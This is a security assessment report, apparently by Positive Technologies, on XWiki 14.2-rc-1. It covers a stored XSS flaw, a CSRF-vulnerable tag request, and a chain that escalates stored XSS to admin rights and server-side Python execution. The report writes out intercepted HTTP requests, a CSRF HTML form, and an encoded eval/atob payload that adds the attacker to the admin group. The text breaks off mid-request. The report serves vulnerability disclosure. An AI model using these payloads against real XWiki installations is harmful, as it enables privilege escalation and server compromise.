positive technologies

SECURITY ASSESSMENT REPORT

OF XWIKI

MOSCOW
2022

CONFIDENTIAL

Contents

1. Security assessment report of XWiki

1.1. «Stored XSS» vulnerability

Product (version): XWiki v 14.2-rc-1.

Description: the possibility of introducing a malicious payload is implemented in the XWiki product, where WYSIWYG is used.

Researcher: Alexey Solovyev (Positive Technologies).

Exploitation

XWiki uses WYSIWYG. If the user injects the following payload, it will be escaped: `<img/src='1'/onerror=alert()>`.

Scenario 1

A Hacker user has been created who is a member of the XWikiAllGroup group (see the figure 1).




Figure 1. Creating a user named «Hacker»

Now the hacker injects a malicious payload into the information section "ABOUT" (see the figure 2 and 3).




Figure 2. Entering a malicious payload (part 1)

Figure 3. Entering a malicious payload (part 2)

As a result, the characters are escaped and the html entity is converted to plain text, which does not allow the attack to be performed.

But if you intercept the request through a proxy, and replace the transmitted payload with a malicious payload, then the attack will be successful (see the figure 4).

This vulnerability is present in all places where WYSIWYG is used.

```
1  POST /xwiki/bin/preview/XWiki/hacker HTTP/1.1
2  Host: 192.168.0.12:8080
3  Content-Length: 1826
4  Accept: text/javascript, text/html, application/xml, text/xml, */*
5  X-Prototype-Version: 1.7.3
6  X-Requested-With: XMLHttpRequest
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/99.0.4844.74 Safari/537.36
8  Content-type: application/x-www-form-urlencoded; charset=UTF-8
9  Origin: http://192.168.0.12:8080
10 Referer: http://192.168.0.12:8080/xwiki/bin/edit/XWiki/hacker?editor=inline&category=profile
11 Accept-Encoding: gzip, deflate
12 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: JSESSIONID=node0estttkgm2gnv19kyoif40b8nn2.node0; username="EfLVSc94K38_"; password=
   "TEFnxpd/GkU8qE9x76hb9g__"; rememberme="false"; validation="bbc99455165d6fcc30686592324332b8"
14 Connection: close
15
16 parent=xwiki%3AMain.UserDirectory&XWiki.XWikiUsers_0_first_name=Hacker&XWiki.XWikiUsers_0_last_name=&
   XWiki.XWikiUsers_0_company=&RequiresHTMLConversion=XWiki.XWikiUsers_0_comment&RequiresHTMLConversion=
   XWiki.XWikiUsers_0_address&XWiki.XWikiUsers_0_comment_syntax=xwiki%2F2.1&XWiki.XWikiUsers_0_comment_cache=&
   XWiki.XWikiUsers_0_comment=<img/src='1'/onerror=alert()>&XWiki.XWikiUsers_0_email=&XWiki.XWikiUsers_0_phone=&
   XWiki.XWikiUsers_0_address_syntax=xwiki%2F2.1&XWiki.XWikiUsers_0_address_cache=&XWiki.XWikiUsers_0_address=
   %3C!DOCTYPE+html%3E%0D%0A%3Chtml+xmlns%3D%22http%3A%2F%2Fwww.w3.org%2F1999%2Fxhtml%22+lang%3D%22en%22+xml%3Ala
   ng%3D%22en%22%3E%3Cbody%3E%3C%2Fbody%3E%3C%2Fhtml%3E&XWiki.XWikiUsers_0_blog=&XWiki.XWikiUsers_0_blogfeed=&
   XWiki.XWikiUsers_0_displayHiddenDocuments=&XWiki.XWikiUsers_0_accessibility=&XWiki.XWikiUsers_0_timezone=&
   XWiki.XWikiUsers_0_editor=&XWiki.XWikiUsers_0_usertype=&XWiki.XWikiUsers_0_extensionConflictSetup=&
   notificationFilterTypeSelector=inclusive&notificationFilterNotificationFormatSelector=alert&
   notificationFilterNotificationFormatSelector=email&Dashboard.UserDashboardPreferencesClass_0_displayOnMainPage
   =0&category=profile&xcontinue=%2Fxwiki%2Fbin%2Fedit%2FXWiki%2Fhacker%3Feditor%3Dinline%26category%3Dprofile&
   form_token=xA33zp8tHBrJCo0ehdd7RA&x-maximized=&xredirect=
   %2Fxwiki%2Fbin%2Fview%2FXWiki%2Fhacker%3Fcategory%3Dprofile&xnotification=&template=&language=en&action_save=
   Save+%26+View&xaction=save&xaction=saveandcontinue&xaction=preview&xaction=cancel&xeditaction=edit&
   previousVersion=3.1&isNew=false&editingVersionDate=1648148779367&comment=&ajax=true
```




Figure 4. Replacing the transmitted payload with a malicious payload

Scenario 1

An attacker can upload a photo that contains a malicious payload in the name, which will be executed (see the figure 5 and 6).




Figure 5. A malicious payload in the name in a photo (part 1)




Figure 6. A malicious payload in the name in a photo (part 2)

1.2. «Cross Site Request Forgery (CSRF)» vulnerability

Product (version): XWiki v 14.2-rc-1.

Description: the XWiki product implements the ability to send POST requests without a CSRF token.

Researcher: Alexey Solovyev (Positive Technologies).

Exploitation

Adding tags occurs through a POST request without a CSRF-token (see the figure 7 and 8).




Figure 7. Adding tags (part 1)

```
POST /xwiki/bin/view/XWiki/hacker?xpage=documentTags&xaction=add&tag=TEST&ajax=1 HTTP/1.1
Host: 192.168.0.14:8080
Content-Length: 0
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://burpsuite
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://burpsuite/
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```


Figure 8. Adding tags (part 2)

An attacker can create an html form on a controlled domain that will send a request to the attacked system (see the figure 9).

```
1 <html>
2   <body>
3   <script>history.pushState('', '', '/')</script>
4     <form action="http://192.168.0.14:8080/xwiki/bin/view/XWiki/hacker?xpage=documentTags&xaction=add&tag=TEST&ajax=1" method="POST">
5       <input type="submit" value="Submit request" />
6     </form>
7   </body>
8 </html>
9
```

Figure 9. Request to the attacked system

After a successful attack, the user will have an attached tag in their profile (see the figure 10).



TEST[X]

Figure 10. An attached tag in user profile

1.3. «Escalate Stored XSS to RCE through Python» vulnerability

Product (version): XWiki v 14.2-rc-1.

Description: by using "stored XSS", can get additional privileges necessary to create gadgets that run python code on the server, and get RCE.

Researcher: Alexey Solovyev (Positive Technologies).

Exploitation

An attacker can create gadgets that run, for example, python code on the server (see the figure 11).




Figure 11. A gadget that runs python code on the server

The python code, if you have the necessary rights, will be executed on the server. But due to the lack of rights, the code on the server will not be executed and the server will return an error (see the figure 12 and 13).




Figure 12. A gadget containing python code




Figure 13. Error to the execute the [python] macro

So, if there is a stored XSS, an attacker can add the necessary rights to run the python code on the server (see the figure 14).

```
jQuery.get("/xwiki/bin/admin/XWiki/XWikiPreferences?editor=globaladmin&section=Groups",function(d){let csrf = jQuery(d).find("input[name=form_token]").val();jQuery(body).append(`<form action=/xwiki/bin/preview/XWiki/XWikiAdminGroup method=POST name=csrf_attack><input type=hidden name=form_token value=${csrf}><input type=hidden name=name value=XWiki.hacker><input type=hidden name=name><input type=hidden name=xpage value=adduorg></form>`);document.forms["csrf_attack"].submit();})
```

Figure 14. Adding the necessary rights

Now an attacker can encode the payload and embed it in stored XSS in their profile. When the administrator visits the Hacker's profile, a malicious payload will be executed and give the user hacker rights Xwikiadmingroup (see the figure 15).

Encode the payload and write an exploit:

```
> btoa('jQuery.get("/xwiki/bin/admin/XWiki/XWikiPreferences?editor=globaladmin&section=Groups",function(d){let
  csrf = jQuery(d).find("input[name=form_token]").val();jQuery(body).append(`<form
  action=/xwiki/bin/preview/XWiki/XWikiAdminGroup method=POST name=csrf_attack><input type=hidden
  name=form_token value=${csrf}><input type=hidden name=name value=XWiki.hacker><input type=hidden name=name>
  <input type=hidden name=xpage value=adduorg></form>`);document.forms["csrf_attack"].submit();})')
<· 'alF1ZXJ5LmdldCgiL3h3aWtpL2Jpbi9hZG1pbi9YV2lraS9YV2lraVByZWZlcmVuY2VzP2VkaXRvcj1nbG9iYWxhZG1pbiZzZWN0aW9uPUdyb
  3VwcyIsZnVuY3Rpb24oZCl7bGV0IGNzcmYgPSBqUXVlcnkoZCkuZmluZCgiaW5wdXRbbmFtZT1mb3JtX3Rva2VuXSIpLnZhbCgpO2pRdWVyeSh
  ib2R5KS5hcHBlbmQoYDxmb3JtIGFjdGlvbj0veHdpa2kvYmluL3ByZXZpZXcvWFdpa2kvWFdpa2lBZG1pbkdyb3VwIG1ldGhvZD1QT1NUIG5hb
  WU9Y3NyZl9hdHRhY2s+PGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9Zm9ybV90b2tlbiB2YWx1ZT0ke2NzcmZ9PjxpbnB1dCB0eXBlPWhpZGRlbiB
  uYW1lPW5hbWUgdmFsdWU9WFdpa2kuaGFja2VyPjxpbnB1dCB0eXBlPWhpZGRlbiBuYW1lPW5hbWU+PGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9e
  HBhZ2UgdmFsdWU9YWRkdW9yZz48L2Zvcm0+YCk7ZG9jdW1lbnQuZm9ybXNbImNzcmZfYXR0YWNrIl0uc3VibWl0KCk7fSk='
```

Figure 15. Encoded malicious payload

An attacker injects a malicious payload based on an early identified stored XSS vulnerability in a profile (see the figure 16 and 17).

```
<img/src='1'/
onerror=eval(atob('alF1ZXJ5LmdldCgiL3h3aWtpL2Jpbi9hZG1pbi9YV2lraS9YV2lraVByZWZlcmVuY2VzP2
VkaXRvcj1nbG9iYWxhZG1pbiZzZWN0aW9uPUdyb3VwcyIsZnVuY3Rpb24oZCl7bGV0IGNzcmYgPSBqUXV
lcnkoZCkuZmluZCgiaW5wdXRbbmFtZT1mb3JtX3Rva2VuXSIpLnZhbCgpO2pRdWVyeShib2R5KS5hcHBlb
mQoYDxmb3JtIGFjdGlvbj0veHdpa2kvYmluL3ByZXZpZXcvWFdpa2kvWFdpa2lBZG1pbkdyb3VwIG1ldGhv
ZD1QT1NUIG5hbWU9Y3NyZl9hdHRhY2s
%2bPGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9Zm9ybV90b2tlbiB2YWx1ZT0ke2NzcmZ9PjxpbnB1dCB0eXB
lPWhpZGRlbiBuYW1lPW5hbWUgdmFsdWU9WFdpa2kuaGFja2VyPjxpbnB1dCB0eXBlPWhpZGRlbiBuYW1
lPW5hbWU
%2bPGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9eHBhZ2UgdmFsdWU9YWRkdW9yZz48L2Zvcm0%2bYCk7
ZG9jdW1lbnQuZm9ybXNbImNzcmZfYXR0YWNrIl0uc3VibWl0KCk7fSk'))>
```

Figure 16. Entering a malicious payload based on an stored XSS (part 1)

```
1  POST /xwiki/bin/preview/XWiki/hacker HTTP/1.1
2  Host: 192.168.0.14:8080
3  Content-Length: 1760
4  Accept: text/javascript, text/html, application/xml, text/xml, */*
5  X-Prototype-Version: 1.7.3
6  X-Requested-With: XMLHttpRequest
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/99.0.4844.74 Safari/537.36
8  Content-type: application/x-www-form-urlencoded; charset=UTF-8
9  Origin: http://192.168.0.14:8080
10 Referer: http://192.168.0.14:8080/xwiki/bin/edit/XWiki/hacker?editor=inline&category=profile
11 Accept-Encoding: gzip, deflate
12 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: JSESSIONID=node015uu9ggfxfw4x1vn2k2s2bh0rb3.node0; username="EfLVSc94K38_"; password=
   "TEFnxpd/GkU8qE9x76hb9g__"; rememberme="false"; validation="491ffb1178365c7d3845ed7703cf5838"
14 Connection: close
15
16 parent=xwiki%3AMain.UserDirectory&XWiki.XWikiUsers_0_first_name=Hacker&XWiki.XWikiUsers_0_last_name=&
   XWiki.XWikiUsers_0_company=&RequiresHTMLConversion=XWiki.XWikiUsers_0_comment&RequiresHTMLConversion=
   XWiki.XWikiUsers_0_address&XWiki.XWikiUsers_0_comment_syntax=xwiki%2F2.1&XWiki.XWikiUsers_0_comment_cache=&
   XWiki.XWikiUsers_0_comment=
   <img/src='1'/onerror=eval(atob('alF1ZXJ5LmdldCgiL3h3aWtpL2Jpbi9hZG1pbi9YV2lraS9YV2lraVByZWZlcmVuY2VzP2VkaXRvcj
   1nbG9iYWxhZG1pbiZzZWN0aW9uPUdyb3VwcyIsZnVuY3Rpb24oZCl7bGV0IGNzcmYgPSBqUXVlcnkoZCkuZmluZCgiaW5wdXRbbmFtZT1mb3Jt
   X3Rva2VuXSIpLnZhbCgpO2pRdWVyeShib2R5KS5hcHBlbmQoYDxmb3JtIGFjdGlvbj0veHdpa2kvYmluL3ByZXZpZXcvWFdpa2kvWFdpa2lBZG
   1pbkdyb3VwIG1ldGhvZD1QT1NUIG5hbWU9Y3NyZl9hdHRhY2s%2bPGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9Zm9ybV90b2tlbiB2YWx1ZT0ke2
   NzcmZ9PjxpbnB1dCB0eXBlPWhpZGRlbiBuYW1lPW5hbWUgdmFsdWU9WFdpa2kuaGFja2VyPjxpbnB1dCB0eXBlPWhpZGRlbiBuYW1lPW5hbWU%
   2bPGlucHV0IHR5cGU9aGlkZGVuIG5hbWU9eHBhZ2UgdmFsdWU9YWRkdW9yZz48L2Zvcm0%2bYCk7ZG9jdW1lbnQuZm9ybXNbImNzcmZfYXR0YW
   NrIl0uc3VibWl0KCk7fSk'))>&XWiki.XWikiUsers_0_email=&XWiki.XWikiUsers_0_phone=&
   XWiki.XWikiUsers_0_address_syntax=xwiki%2F2.1&XWiki.XWikiUsers_0_address_cache=&XWiki.XWikiUsers_0_address=
   %3C!DOCTYPE+html%3E%0D%0A%3Chtml+xmlns%3D%22http%3A%2F%2Fwww.w3.org%2F1999%2Fxhtml%22+lang%3D%22en%22+xml%3Ala
